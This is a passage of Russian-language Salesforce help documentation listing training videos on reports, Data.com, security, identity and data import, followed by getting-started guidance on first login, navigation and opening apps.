| <p><a href="#">Создание приложения Sales Wave, часть 1: использование мастера настройки</a></p> <p>Приложение Sales Wave Analytics — это аналитическое приложение, позволяющее использовать возможности решения Wave Analytics в Sales Cloud. Пользователи Salesforce могут с легкостью создавать, размещать и удалять приложения Sales Wave. Данный видеоролик содержит полные инструкции.</p> |                            | ✓                   |

| Заголовок видеоролика  | Для конечных пользователей | Для администраторов |
|--|----------------------------|---------------------|
| <p><b>Создание приложения Sales Wave, часть 2: загрузка планов продаж в формате CSV и создание расписания для потока данных</b></p> <p>Для отслеживания в приложении Sales Wave планов продаж для торговых представителей Salesforce следует загрузить планы продаж в формате CSV и создать расписание для потока данных, чтобы поддерживать актуальность данных в приложении. Данный видеоролик содержит инструкции по выполнению этих действий.</p>                    |                            | ✓                   |
| <p><b>Советы по планированию отчетов</b></p> <p>Данный видеоролик содержит рекомендации по планированию отчетов от имени активного текущего пользователя, безопасной отправке отчетов в непииковые часы работы и выбору правильных адресатов.</p>  |                            | ✓                   |
| <p><b>Принятие управляемых данными решений с помощью отчетов и панелей мониторинга</b></p> <p>Видеоролик содержит обзор функций отчетности и панелей мониторинга в Lightning Experience. В нем показано, как извлекать сведения для поощрения действий посредством данных Salesforce.</p>  | ✓                          |                     |
| <p><b>Общие сведения о панелях мониторинга</b></p> <p>Данный демонстрационный видеоролик содержит рекомендации по использованию основных функций панелей мониторинга (например, изменение визуального представления, настройка параметров детализации и создание динамических панелей мониторинга), позволяющих менеджерам по продажам и участникам рабочих групп использовать одну панель мониторинга для отслеживания индивидуальной или общей производительности.</p> | ✓                          |                     |
| <p><b>Использование панелей для отображения точных данных</b></p> <p>В данном видеоролике демонстрируется загрузка и настройка набора панелей AppExchange для отображения нужных сведений. Будут рассмотрены следующие действия, влияющие на отображение данных на панелях мониторинга: назначение активного пользователя, создание фильтров панелей и проверка отображения отчетов.</p>   | ✓                          |                     |
| <p><b>Общий доступ к папке аналитики</b></p> <p>Предоставление общего доступа к папке позволяет пользователям работать с панелями и отчетами и назначать друг другу необходимые права («Гость», «Редактор» или «Менеджер»).</p>  | ✓                          |                     |
| <p><b>Создание матричных отчетов</b></p> <p>Данный видеоролик содержит рекомендации по быстрому созданию матричных отчетов посредством конструктора отчетов.</p>   | ✓                          |                     |
| <p><b>Использование кросс-фильтров в отчетах</b></p>   | ✓                          |                     |

| Заголовок видеоролика  | Для конечных пользователей | Для администраторов |
|--|----------------------------|---------------------|
| <p>Данный видеоролик содержит рекомендации по использованию кросс-фильтров для поиска записей в отчете. Кросс-фильтры позволяют точно настраивать отображаемые результаты путем включения или исключения записей из связанных объектов без создания специальных формул или кода.</p>   |                            |                     |
| <p><a href="#">Начало работы с областями</a></p> <p>Данный видеоролик содержит рекомендации по группированию данных без создания настраиваемых полей. Области предназначены для быстрой и удобной сортировки, систематизации и обработки больших объемов данных в системе Salesforce. Система поддерживает создание нужных категорий без использования формул и настраиваемых полей.</p> | ✓                          |                     |
| <p><a href="#">Начало работы с конструктором отчетов</a></p> <p>Данный видеоролик содержит рекомендации по использованию конструктора отчетов — полнофункционального графического редактора для создания отчетов.</p>  | ✓                          |                     |
| <p><a href="#">Составные отчеты в системе Salesforce</a></p> <p>Данный видеоролик содержит рекомендации по использованию составных отчетов для создания разных типов данных в одном отчете. Аспекты использования составных отчетов рассматриваются на примере создания открытых и закрытых возможностей, а также активных обращений по поддержке.</p>                                   | ✓                          |                     |
| <p><a href="#">Сокращение времени выполнения отчетов</a></p> <p>Данный видеоролик содержит рекомендации по сокращению времени выполнения отчетов путем удаления ненужных столбцов, настройки области релевантных данных и использования эффективных фильтров с операторами.</p>  | ✓                          |                     |
| <p><a href="#">Уведомления об отчетах</a></p> <p>Данный видеоролик содержит рекомендации по подписке на отчеты для получения регулярных уведомлений при выполнении указанных условий определенными показателями.</p>   | ✓                          |                     |
| <p><a href="#">Встраивание диаграмм в любом месте</a></p> <p>Данный видеоролик содержит инструкции по добавлению диаграмм и графиков для организаций, контактов, страниц обращений и т. д. Salesforce позволяет встраивать диаграммы на страницы сведений о записи, чтобы пользователи могли быстро получать доступ к необходимой информации.</p>  | ✓                          |                     |

## Data.com

| Заголовок видеоролика   | Для конечных пользователей | Для администраторов |
|---|----------------------------|---------------------|
| <p><a href="#">Поиск организаций и контактов Data.com и их добавление в систему Salesforce</a></p> <p>Данный видеоролик содержит рекомендации по поиску организаций и контактов Data.com, а также их последующему добавлению в систему Salesforce.</p>  | ✓                          |                     |
| <p><a href="#">Как настроить функцию очистки Data.com?</a></p> <p>Данный видеоролик, предназначенный для администраторов Salesforce, содержит рекомендации по настройке и обслуживанию функции очистки Data.com.</p>  |                            | ✓                   |
| <p><a href="#">Выбор совпадения Data.com для записи организации Salesforce</a></p>  |                            |                     |
| <p><a href="#">Использование панели выбора отрасли Data.com</a></p> <p>Данный видеоролик содержит рекомендации по использованию панели выбора отрасли Data.com для быстрого перемещения по длинным спискам отраслей и добавления отрасли в критерии поиска организаций или контактов.</p>   | ✓                          |                     |
| <p><a href="#">Управление повторяющимися записями в системе Salesforce с помощью правил обработки дубликатов</a></p> <p>Данный видеоролик содержит инструкции по применению функции управления повторами Data.com для обеспечения качества данных в Salesforce. В нем демонстрируется создание правила обработки, позволяющего определять условия и порядок сохранения записей, являющихся повторами.</p> |                            | ✓                   |
| <p><a href="#">Определение повторяющихся записей с помощью правил соответствия</a></p> <p>Данный видеоролик содержит рекомендации по созданию правила соответствия, позволяющего контролировать порядок определения повторяющихся записей.</p>  |                            | ✓                   |
| <p><a href="#">Общие сведения о правилах соответствия</a></p> <p>Данный видеоролик позволяет понять принцип определения повторяющихся записей посредством правил соответствия.</p>  |                            | ✓                   |

## Платформа и приложения

| Заголовок видеоролика  | Для конечных пользователей | Для администраторов |
|--|----------------------------|---------------------|
| <p><a href="#">Порядок изменения внешнего вида системы Salesforce для компании</a></p> <p>Данный короткий демонстрационный видеоролик содержит рекомендации по настройке способа отображения системы Salesforce для организации.</p> |                            | ✓                   |

| Заголовок видеоролика   | Для конечных пользователей | Для администраторов |
|---|----------------------------|---------------------|
| <p><b>Создание бизнес-правил</b></p> <p>Данный короткий демонстрационный видеоролик содержит рекомендации по созданию бизнес-правил в системе Salesforce.</p>   |                            | ✓                   |
| <p><b>Общие сведения об облачной версии Flow Designer приложения Visual Workflow</b></p> <p>Данный демонстрационный видеоролик содержит общие сведения об облачной версии Flow Designer приложения Visual Workflow, используемой для создания потоков. Благодаря облачной версии Flow Designer, пользователи Salesforce могут настраивать страницы и задавать логику выполнения переходов без создания специального кода.</p> |                            | ✓                   |
| <p><b>Создание простого потока</b></p> <p>Данный видеоролик содержит рекомендации по созданию простого двухшагового потока посредством полей ввода и элементов выбора. Данный поток позволяет собирать сведения о пользователях, выбирать уровень их достатка и благодарить за пожертвования.</p>   |                            | ✓                   |
| <p><b>Устранение неполадок бизнес-правил</b></p> <p>Данный видеоролик содержит рекомендации по анализу и устранению самых распространенных неполадок, возникающих при использовании бизнес-правил.</p>  |                            | ✓                   |
| <p><b>Предотвращение нежелательных действий в процессе</b></p> <p>Данный видеоролик содержит рекомендации по настройке параметров в конструкторе процессов, позволяющих, например, избегать отправки большого количества сообщений эл. почты вице-президенту компании при каждом обновлении ценной возможности.</p>   |                            | ✓                   |
| <p><b>Доступ к полю электронной почты из объекта поиска</b></p> <p>Хотите использовать поле из объекта поиска для дочернего объекта? Например, поле эл. почты из объекта поиска в бизнес-правиле, которое основывается на дочернем объекте? Данный видеоролик содержит подобный сценарий.</p>   |                            | ✓                   |
| <p><b>Создание настраиваемых кнопок и ссылок</b></p> <p>Данный видеоролик содержит инструкции по созданию ссылки на объект организации, которая выводит адрес организации на картах Yahoo.</p>  |                            | ✓                   |
| <p><b>Использование и создание списковых представлений</b></p> <p>Нужно одновременно поработать с несколькими записями? Сортировать их в алфавитном порядке или по количеству? Одновременно редактировать несколько записей? Используйте списковые представления. Этот видеоролик содержит инструкции для создания двух разных представлений.</p>   | ✓                          |                     |

| Заголовок видеоролика  | Для конечных пользователей | Для администраторов |
|--|----------------------------|---------------------|
| <p><b>Использование меню быстрого доступа Force.com</b></p> <p>Вместо меню настроек администраторы могут использовать контекстные вкладки объектов для создания и просмотра полей или типов записей. Этот видеоролик содержит инструкции по использованию меню быстрого доступа Force.com.</p>   |                            | ✓                   |
| <p><b>Особенности работы функции «Синхронизация организации»</b></p> <p>Данный видеоролик охватывает основные сведения о высоконадежной функции «Синхронизация организации», позволяющей настраивать второстепенную синхронизированную организацию Salesforce, доступную пользователям во время простоя или обслуживания основной организации.</p>             |                            | ✓                   |
| <b>Демонстрационные ролики: настраиваемые поля</b>   |                            |                     |
| <p><b>Порядок создания настраиваемого поля в системе Salesforce</b></p> <p>Хотите настроить систему Salesforce для сбора всех важных бизнес-данных? Данный короткий видеоролик содержит рекомендации по созданию поля настраиваемого раскрывающегося списка — от выбора правильного типа поля до применения параметров безопасности поля.</p>                  |                            | ✓                   |
| <p><b>Настраиваемые поля: раскрывающиеся списки</b></p> <p>Этот видеоролик содержит инструкции по созданию раскрывающегося списка, а также добавлению новых и удалению старых значений. Также в нем содержатся инструкции по добавлению новых значений в соответствующие макеты страниц, чтобы пользователи получали доступ только к применимым вариантам.</p> |                            | ✓                   |
| <p><b>Настраиваемые поля: советы и рекомендации</b></p> <p>Данный видеоролик содержит подробные сведения по созданию и удалению полей, ограничениям использования, отслеживанию журнала полей и др. Также в нем содержатся рекомендации по изменению типов полей и выбору подходящего типа текстового поля.</p>  |                            | ✓                   |
| <b>Демонстрационные ролики: формулы</b>  |                            |                     |
| <p><b>Начало работы с формулами</b></p> <p>Данный видеоролик охватывает основные сведения о формулах Salesforce, а также способы доступа к редактору формул в приложении и порядок использования инструментов редактора для создания формул.</p>   |                            | ✓                   |
| <p><b>Порядок вычисления количества дней после открытия обращения</b></p> <p>Данный видеоролик содержит рекомендации по созданию формулы, которая позволяет вычислять количество дней, затраченных на закрытие обращения, или количество дней, прошедших после открытия обращения.</p>   |                            | ✓                   |
| <p><b>Порядок создания формулы изображения</b></p>   |                            | ✓                   |

| Заголовок видеоролика  | Для конечных пользователей | Для администраторов |
|--|----------------------------|---------------------|
| <p>Данный видеоролик содержит рекомендации по созданию формулы, которая позволяет дополнять поле рейтинга записей интересов изображениями (от 1 до 5 звезд), определяющими степень их важности.</p>  |                            |                     |
| <p><b>Формулы: советы и рекомендации</b></p> <p>Формулы применяются в полях и отчетах и отличаются широкими возможностями. Этот видеоролик содержит рекомендации по началу работы с формулами и предотвращению распространенных ошибок.</p>  |                            | ✔                   |
| <b>Демонстрационные ролики: управление выпусками</b>   |                            |                     |
| <p><b>Управление выпусками: общие сведения</b></p> <p>Данный видеоролик содержит рекомендации по использованию интерактивных инструментов Force.com, безопасной среды разработчика и наборов изменений для управления выпусками в организации.</p>                                       |                            | ✔                   |
| <p><b>Управление выпусками: разработка и тестирование в безопасной среде</b></p> <p>Данный видеоролик охватывает типы безопасных сред, поддерживаемые системой Salesforce, и содержит рекомендации по созданию безопасных сред для разработки и тестирования приложений.</p>             |                            | ✔                   |
| <p><b>Управление выпусками: развертывание изменений посредством наборов изменений</b></p> <p>Данный видеоролик содержит рекомендации по использованию наборов изменений для переноса изменений конфигурации (например, приложения, объекты и наборы полномочий) между организациями.</p> |                            | ✔                   |

## Site.com

| Заголовок видеоролика  | Для конечных пользователей | Для администраторов |
|--|----------------------------|---------------------|
| <p><b>Создание веб-сайта с помощью Site.com</b></p> <p>Данный видеоролик содержит рекомендации по импорту активов для использования на сайте, созданию шаблонов страниц, применению стилей CSS, а также добавлению и клонированию страниц сайта посредством Site.com Studio.</p> | ✔                          |                     |

Безопасность

| Заголовок видеоролика  | Для конечных пользователей | Для администраторов |
|--|----------------------------|---------------------|
| <p><a href="#">Кому и какие данные доступны?: общие сведения</a></p> <p>Данный видеоролик содержит рекомендации по определению уровней доступа к данным организации.</p>   |                            | ✓                   |
| <p><a href="#">Кому и какие данные доступны?: доступ к организации</a></p> <p>Данный видеоролик содержит рекомендации по ограничению диапазонов IP-адресов и времени входа.</p>  |                            | ✓                   |
| <p><a href="#">Кому и какие данные доступны?: доступ к объекту</a></p> <p>Данный видеоролик содержит рекомендации по предоставлению доступа к объектам посредством профилей.</p>   |                            | ✓                   |
| <p><a href="#">Кому и какие данные доступны?: единые стандартные параметры</a></p> <p>Данный видеоролик содержит рекомендации по ограничению доступа к записям, принадлежащим другим пользователям.</p>                        |                            | ✓                   |
| <p><a href="#">Кому и какие данные доступны?: доступ к записям посредством иерархии ролей</a></p> <p>Данный видеоролик содержит рекомендации по предоставлению доступа к записям посредством иерархии ролей.</p>               |                            | ✓                   |
| <p><a href="#">Кому и какие данные доступны?: доступ к записям посредством правил общего доступа</a></p> <p>Данный видеоролик содержит рекомендации по предоставлению доступа к записям посредством правил общего доступа.</p> |                            | ✓                   |
| <p><a href="#">Кому и какие данные доступны?: безопасность поля</a></p> <p>Данный видеоролик содержит рекомендации по ограничению доступа к отдельным полям профиля на основе профилей.</p>                                    |                            | ✓                   |
| <p><a href="#">Кому и какие пользователи доступны?: общий доступ к пользователям</a></p> <p>Данный видеоролик содержит рекомендации по определению уровней доступа к пользователям организации.</p>                            |                            | ✓                   |
| <p><a href="#">Кому и какие данные доступны?: наборы полномочий</a></p> <p>Данный видеоролик содержит рекомендации по предоставлению пользователям дополнительных полномочий и параметров доступа без изменения профилей.</p>  |                            | ✓                   |
| <p><a href="#">Кому и какие данные доступны?: Типы записей</a></p> <p>Данный видеоролик содержит сведения о различных способах организации и сбора данных для одного объекта посредством типов записей.</p>                    |                            | ✓                   |



| Заголовок видеоролика  | Для конечных пользователей | Для администраторов |
|--|----------------------------|---------------------|
| <p><a href="#">Создание правила общего доступа на основе критериев</a></p> <p>Данный видеоролик содержит рекомендации по созданию правила общего доступа на основе значения поля записи.</p>   |                            | ✓                   |
| <p><a href="#">Предоставление администратору Salesforce доступа к собственной учетной записи</a></p> <p>Данный видеоролик содержит рекомендации по предоставлению администратору доступа к собственной учетной записи Salesforce без передачи пароля.</p>  | ✓                          |                     |
| <p><a href="#">Удаление доступа пользователей к системе Salesforce</a></p> <p>Деактивация пользователей Salesforce инициирует удаление доступа к данным их организаций, но сохраняет их архивные действия и записи. Данный видеоролик содержит рекомендации по деактивации пользователей, а также охватывает последствия деактивации для их данных.</p>        |                            | ✓                   |
| <p><a href="#">Активация компьютера</a></p> <p>Данный видеоролик содержит рекомендации по активации компьютера для мобильного входа в систему Salesforce.</p>  | ✓                          |                     |
| <p>Администратор Salesforce или сотрудник службы поддержки может войти в учетную запись пользователя Salesforce для оказания помощи. Данный видеоролик демонстрирует порядок предоставления доступа к учетной записи администратору или сотруднику службы поддержки на определенный срок времени без передачи конфиденциальных сведений (например пароля).</p> | ✓                          |                     |

## Salesforce Identity

| Заголовок видеоролика   | Для конечных пользователей | Для администраторов |
|---|----------------------------|---------------------|
| <p><a href="#">Обзор Salesforce Identity</a></p> <p>Данный видеоролик содержит краткий обзор ключевых функций Salesforce Identity. В нем рассматриваются такие темы, как фирменный стиль, единая регистрация, управление доступом, политики, отчетность и многие другие.</p>  |                            | ✓                   |
| <p><a href="#">Salesforce как поставщик единой регистрации</a></p> <p>Настроить Salesforce Identity в качестве поставщика единой регистрации для приложений сторонних разработчиков очень просто. Данный видеоролик содержит инструкции по настройке Salesforce в качестве поставщика удостоверений для приложений Google Apps.</p> |                            | ✓                   |
| <p><a href="#">Настройка единой регистрации</a></p>   |                            | ✓                   |

| Заголовок видеоролика   | Для конечных пользователей | Для администраторов |
|---|----------------------------|---------------------|
| <p>Данный видеоролик содержит рекомендации по выполнению единой регистрации с помощью Salesforce для сотрудников, партнеров и клиентов на порталах и в сообществах, а также рекомендации для критических отладок.</p>   |                            |                     |
| <p><b>Настройка функции «Мой домен»</b></p> <p>Данный видеоролик демонстрирует преимущества использования настраиваемого URL-адреса организации Salesforce с помощью функции «Мой домен». Использование функции «Мой домен» позволяет лучше контролировать службы входа и обеспечивает бесперебойную единую регистрацию и добавление элементов фирменного стиля клиента на страницу входа Salesforce.</p>                     |                            | <p>✓</p>            |
| <p><b>Интеграция Active Directory в Salesforce с помощью Identity Connect</b></p> <p>Active Directory можно с легкостью интегрировать в Salesforce с помощью Salesforce Identity Connect. Данный видеоролик содержит инструкции по настройке Identity Connect для авторизации и синхронизации пользователей Salesforce с Active Directory.</p>  |                            | <p>✓</p>            |
| <p><b>Повышение безопасности с помощью двухфакторной проверки подлинности</b></p> <p>Данный видеоролик содержит рекомендации по использованию двухфакторной проверки подлинности для системы Salesforce.</p>  |                            | <p>✓</p>            |
| <p><b>Настройка средства запуска приложений</b></p> <p>Данный видеоролик содержит инструкции по настройке, использованию и управлению средством запуска приложений Salesforce для портала единой регистрации, на котором пользователи Salesforce могут запускать приложения и внешние программы с помощью единого интерфейса.</p>   |                            | <p>✓</p>            |
| <p><b>Регистрация с помощью социальных сетей</b></p> <p>Данный видеоролик содержит инструкции по настройке регистрации с помощью социальных сетей. Регистрация с помощью социальных сетей позволяет пользователям выполнять вход в организацию Salesforce с использованием учетных данных пользователя социальной сети с помощью функции «Мой домен».</p>   |                            | <p>✓</p>            |
| <p><b>Единая регистрация и управление доступом в мобильных приложениях</b></p> <p>Данный видеоролик содержит инструкции по подключению мобильных приложений и управлению политиками авторизации с помощью Salesforce Identity и OAuth. В нем освещаются такие темы, связанные с мобильными приложениями, как защита с помощью PIN-кода, завершение сеанса, интеграция единой регистрации, средства контроля и отчетности.</p> |                            | <p>✓</p>            |

## Импорт данных

| Заголовок видеоролика   | Для конечных пользователей | Для администраторов |
|---|----------------------------|---------------------|
| <p><a href="#">Очистка файла импорта</a></p> <p>Данный видеоролик содержит рекомендации по очистке файлов импорта и подготовке данных Salesforce, а также по обработке импортированных данных.</p>  |                            | ✓                   |
| <p><a href="#">Очистка и подготовка данных с помощью Excel</a></p> <p>Приложение Excel поддерживает разные функции, позволяющие быстро подготавливать файлы данных к импорту. Данный видеоролик охватывает некоторые эффективные способы использования функций Excel для импорта данных.</p>  |                            | ✓                   |
| <p><a href="#">Выбор подходящего инструмента</a></p> <p>Данный видеоролик содержит подробные сведения о приложении Data Loader, позволяющие самостоятельно определять необходимость его использования. Приложение сравнивается с мастерами импорта и некоторыми другими доступными инструментами.</p>   |                            | ✓                   |
| <p><a href="#">Коды ответственных и коды родителей</a></p> <p>Данный видеоролик содержит подробные рекомендации по выбору объектов и определению необходимости выполнения импорта. Данный видеоролик позволяет понять порядок отслеживания каждого дочернего объекта (например, возможности) на наличие соответствующего ответственного и родительской записи, а также просмотреть в пользовательском интерфейсе демонстрационный ролик, посвященный вопросам отслеживания посредством инструмента Data Loader.</p> |                            | ✓                   |
| <p><a href="#">Рекомендации по импорту данных</a></p> <p>Данный видеоролик охватывает основные проблемы, возникающие в процессе работы наших клиентов. Данный видеоролик содержит рекомендации по удалению неудачного импорта, созданию резервной копии данных и т. д.</p>  |                            | ✓                   |
| <p><a href="#">Импорт организаций и контактов: часть 1: экспорт данных</a></p> <p>Данный видеоролик охватывает порядок импорта организаций и контактов посредством мастера импорта данных. Рекомендуем использовать мастер для импорта CSV-файла, содержащего данные, и соотнесения полей.</p>  |                            | ✓                   |
| <p><a href="#">Импорт организаций и контактов: часть 2: импорт данных</a></p>   |                            | ✓                   |

СМ. ТАКЖЕ:


[Полезные советы и руководства по внедрению](#)

## Добивайтесь большего в короткие сроки при помощи пошаговых руководств

Пошаговые руководства разъясняют, как выполнить ту или иную задачу или как воспользоваться какой-либо функцией. Компания Salesforce создает пошаговые руководства, позволяющие повысить эффективность использования системы Salesforce.

Перед тем как щелкнуть ссылку на пошаговое руководство, убедитесь, что у вас имеются нужные разрешения пользователя и лицензия на использование соответствующей функции. Это необходимо для доступа к нужным страницам в Salesforce. После этого щелкните ссылку, чтобы открыть нужное пошаговое руководство. Если вы еще не выполнили вход, будет выведен запрос, чтобы вы вошли в свою учетную запись.

Пошаговые руководства представляют собой описание набора шагов, позволяющих завершить то или иное задание или просмотреть функцию в собственной учетной записи Salesforce.

 **Прим.:** Помните, что пошаговые руководства, скорее, помогают ориентироваться в собственной учетной записи Salesforce, а не в демонстрационной среде. Поэтому, выполняя эти инструкции, вы фактически вносите изменения в данные своей организации. Если внесение этих изменений вас беспокоит, сначала выполните шаги руководства в учетной записи-песочнице или в другой тестовой среде.

### ВЕРСИИ

Доступно в версиях: все версии.

## Начало работы для нового пользователя

Система Salesforce используется впервые? Чтобы начать работу с приложением, настройте учетную запись нового пользователя.

### 1. Первоначальный вход

Пользователю, созданному администратором, отправляется сообщение по электронной почте, содержащее имя пользователя и ссылку на сайт Salesforce организации.

### 2. Работа с системой Salesforce

Данный раздел описывает способы навигации по основным областям системы Salesforce, позволяющие ускорить перемещение пользователей по приложению.

### 3. Настройка профиля Chatter

Профиль Chatter позволяет коллегам и клиентам просматривать сведения о пользователе. Профиль содержит фотографию и основные сведения (например, должность и контактные данные).

### 4. Индивидуальная настройка системы Salesforce

Система Salesforce поддерживает личные параметры, позволяющие индивидуализировать используемые компоненты. Область расположения данных параметров в приложении определяется включенным интерфейсом системы Salesforce.

### 5. Общие сведения об администраторе Salesforce

Администратор Salesforce — это пользователь Salesforce, обладающий правами на администрирование системы и другими сверхспособностями. Администраторы отвечают за настройку и обслуживание организаций Salesforce. Администраторам назначается специальный профиль, позволяющий добавлять пользователей, а также определять компоненты и действия, доступные пользователям в системе Salesforce. Администраторы могут повышать производительность пользователей путем создания настраиваемых объектов, бизнес-правил, правил проверки, отчетов и других компонентов Salesforce. Администраторы отвечают за планирование рабочих процессов, решение возникающих проблем и выполнение сложных задач.

### ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Доступно в версиях: **все** версии; компонент Chatter доступен в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Contact Manager и Developer Edition.**

## 6. Почему некоторые функции не отображаются?

Некоторые функции продукта могут быть недоступны пользователям ввиду многоуровневой настройки системы Salesforce.

## 7. Советы для новых пользователей

Данный раздел содержит советы, позволяющие повысить производительность нового пользователя Salesforce.

# Первоначальный вход

Пользователю, созданному администратором, отправляется сообщение по электронной почте, содержащее имя пользователя и ссылку на сайт Salesforce организации.

Алгоритм первоначального входа описан ниже.

1. Проверьте эл. почту на наличие регистрационных данных.
2. Щелкните ссылку, добавленную в сообщение эл. почты.  
Данное действие позволяет выполнить автоматический вход на сайт.
3. При отображении соответствующего запроса измените пароль и выберите контрольный вопрос, который должен использоваться для подтверждения подлинности при восстановлении пароля.

При отсутствии сообщения эл. почты, содержащего регистрационные данные, обратитесь к администратору организации Salesforce.

СМ. ТАКЖЕ:

[Устранение неполадок входа](#)

[Активация устройства, инициирующего запрос на проверку подлинности](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях: **все**  
версии.

# Работа с системой Salesforce

Данный раздел описывает способы навигации по основным областям системы Salesforce, позволяющие ускорить перемещение пользователей по приложению.

Система Salesforce является ценным инструментом, успешное использование которого обуславливается превосходным знанием интерфейса и областей хранения данных.

1. [Просмотрите общие сведения о способах систематизации данных Salesforce.](#)
2. [Просмотрите общие сведения о страницах Salesforce.](#)
3. [Просмотрите общие сведения о вкладке «Начальная страница».](#)
4. [Просмотрите общие сведения о навигации по начальным страницам объектов.](#)
5. [Найдите меню «Настройка».](#)

## Общие сведения о способах систематизации данных Salesforce

Система Salesforce группирует данные в логические категории, называемые объектами. Объект — это набор полей, имена которых соответствуют типам собираемых данных. Примерами часто используемых объектов Salesforce являются «Контакты», «Организации», «Обращения» и «Отчеты». Например, объект «Контакты» содержит поля, значения которых описывают партнеров компании (например, личные имена, фамилии, номера телефонов, должности и места работы).

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **все**  
версии.

### [Навигация по начальным страницам объектов](#)

#### [Открытие другого приложения](#)

Не удалось найти нужную функцию? Возможно, она поддерживается другим приложением. Чтобы просмотреть все доступные приложения и выбрать нужное, воспользуйтесь раскрывающимся меню.

#### [Поиск настроек](#)

Поиск параметров в зависимости от того, какие функциональные возможности Salesforce используются, и от настроек пользовательского интерфейса вашей организации.

## Общие сведения о способах систематизации данных Salesforce

Система Salesforce группирует данные в логические категории, называемые объектами. Объект — это набор полей, имена которых соответствуют типам собираемых данных. Примерами часто используемых объектов Salesforce являются «Контакты», «Организации», «Обращения» и «Отчеты». Например, объект «Контакты» содержит поля, значения которых описывают партнеров компании (например, личные имена, фамилии, номера телефонов, должности и места работы).

Система Salesforce поддерживает два типа объектов.

- *Стандартные* объекты предоставляются согласно лицензии Salesforce, приобретенной компанией. Стандартными считаются наиболее часто используемые объекты.
- *Настраиваемые* объекты создаются в соответствии с текущими бизнес-требованиями компании.

Администратор организации может настраивать стандартные объекты или создавать настраиваемые объекты в соответствии с текущими проектами компании или отраслевыми требованиями. Например, администратор может создать настраиваемый объект «Ошибки» для отслеживания известных проблем продукта или переименовать стандартный объект «Организации» в «Клиенты» для удобства сотрудников компании.

Как правило, доступ к объектам в интерфейсе Salesforce предоставляется посредством соответствующих вкладок. Например, объекту «Возможность» соответствует вкладка «Возможности». Чтобы определить доступность объекта, описанного в документации Salesforce, но отсутствующего в пользовательском интерфейсе, обратитесь к администратору. Если используемая версия системы поддерживает объекты и связанные вкладки, которые не представлены в документации, то данные объекты могут быть настраиваемыми. Чтобы узнать способы их использования, обратитесь к администратору.

СМ. ТАКЖЕ:

### [Навигация по начальным страницам объектов](#)

## Навигация по начальным страницам объектов

Часто используемые объекты могут быть найдены в настольном приложении путем выбора соответствующих вкладок, отображаемых в верхней части экрана. Другим функциям Salesforce (например, начальная страница и Chatter) также соответствуют вкладки.

Чтобы получить доступ к данным, откройте вкладку соответствующего объекта. Например, чтобы просмотреть сведения об организации клиента, откройте вкладку «Организации». Ниже перечислены компоненты вкладки.

1. Имя объекта и тип просматриваемых данных. Например, «Организации».
2. Параметры *спискового представления*. Списковое представление позволяет сократить количество отображаемых организаций (например, «Все организации» или «Недавно просмотренные организации»).
3. Список недавних записей. Например, «Недавние организации». Данный список отображается для каждого стандартного и настраиваемого объекта и не может быть настроен.
4. Ссылки на другие полезные функции.

## Открытие другого приложения

Не удалось найти нужную функцию? Возможно, она поддерживается другим приложением. Чтобы просмотреть все доступные приложения и выбрать нужное, воспользуйтесь раскрывающимся меню.

Чтобы воспользоваться функциями, доступными в другом приложении Salesforce, рекомендуем открыть нужное приложение. К другим приложениям относятся приложение Salesforce Marketing, приложение Call Center и любые настраиваемые приложения организации.

Кроме того, организация может использовать связанные приложения. К связанным приложениям относятся офисные (например, Gmail™ и Microsoft Office 365™) и другие приложения, необходимые для выполнения работы. Приложения, добавленные администратором в организацию, отображаются в средстве запуска приложений.

### [Открытие другого приложения Salesforce в Salesforce Classic](#)

Можно удобно переключаться между приложениями Salesforce, например Sales и Marketing.

### [Открытие приложения из средства запуска приложений в Salesforce Classic](#)


Переходите между своими приложениями Salesforce и подключенными приложениями в едином меню.

### [Открытие другого приложения в Lightning Experience](#)

Рекомендуем использовать функцию поиска или средство запуска приложений для навигации по всем приложениям.

## Открытие другого приложения Salesforce в Salesforce Classic

Можно удобно переключаться между приложениями Salesforce, например Sales и Marketing.

 **Прим.:** Эти действия доступны в Salesforce Classic. Если вверху экрана имеется ряд вкладок, вы находитесь в Salesforce Classic. Если слева находится панель навигации, вы в Lightning Experience.

Чтобы воспользоваться функциями, доступными в другом приложении Salesforce, рекомендуем открыть нужное приложение. Одновременно разрешается открывать только одно приложение. Данное приложение будет автоматически открыто при следующем входе в систему Salesforce.

Чтобы открыть приложение, выполните указанные ниже действия. Выберите нужное приложение в раскрывающемся меню приложений, расположенном в верхнем правом углу любой страницы Salesforce.

### ВЕРСИИ

Доступно в: Lightning Experience и Salesforce Classic.

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

### ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Доступно в версиях: **все** версии, кроме **Database.com Edition**.


### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для использования приложения:

- Доступ к приложению, указанный в профиле пользователя или наборе полномочий.

## Открытие приложения из средства запуска приложений в Salesforce Classic

Переходите между своими приложениям Salesforce и подключенными приложениями в едином меню.

 **Прим.:** Эти действия доступны в Salesforce Classic. Если сверху экрана имеется ряд вкладок, вы находитесь в Salesforce Classic. Если слева находится панель навигации, вы в Lightning Experience.

Необходим доступ к приложению Salesforce или подключенным приложениям для их просмотра и открытия в средстве запуска приложений.

Для открытия средства запуска приложений выберите средство запуска приложений на любой странице Salesforce в меню приложений Force.com.


Чтобы запустить приложение, щелкните значок нужного установленного приложения в средстве запуска приложений.

СМ. ТАКЖЕ:

- [Средство запуска приложений](#)
- [Полномочия и доступ пользователя](#)
- [Общие сведения о связанных приложениях](#)

## Открытие другого приложения в Lightning Experience

Рекомендуем использовать функцию поиска или средство запуска приложений для навигации по всем приложениям.

 **Прим.:** Данные действия поддерживаются в Lightning Experience. Если слева находится панель навигации, вы в Lightning Experience. Панель вкладок, отображающаяся по всей ширине верхней части экрана, указывает на использование Salesforce Classic.

Приложение может быть открыто двумя способами.

- Воспользуйтесь полем «Поиск по Salesforce» сверху любой страницы Salesforce. Начните вводить имя приложения (например, «Marketing») и выберите предложенный результат. Данный поиск поддерживается настраиваемыми и связанными приложениями. Поиск по приложениям не поддерживает специальные символы. Тем не менее, приложение может быть найдено по мере ввода части слова (например, «Mark»).
- Щелкните значок средства запуска приложений в верхнем правом углу любой страницы Salesforce.  
  
Средство запуска приложений отображает все доступные приложения Salesforce и любые связанные приложения, установленные администратором.

Одновременно разрешается открывать только одно приложение Salesforce. Открытое приложение будет открыто при следующем входе в систему Salesforce.

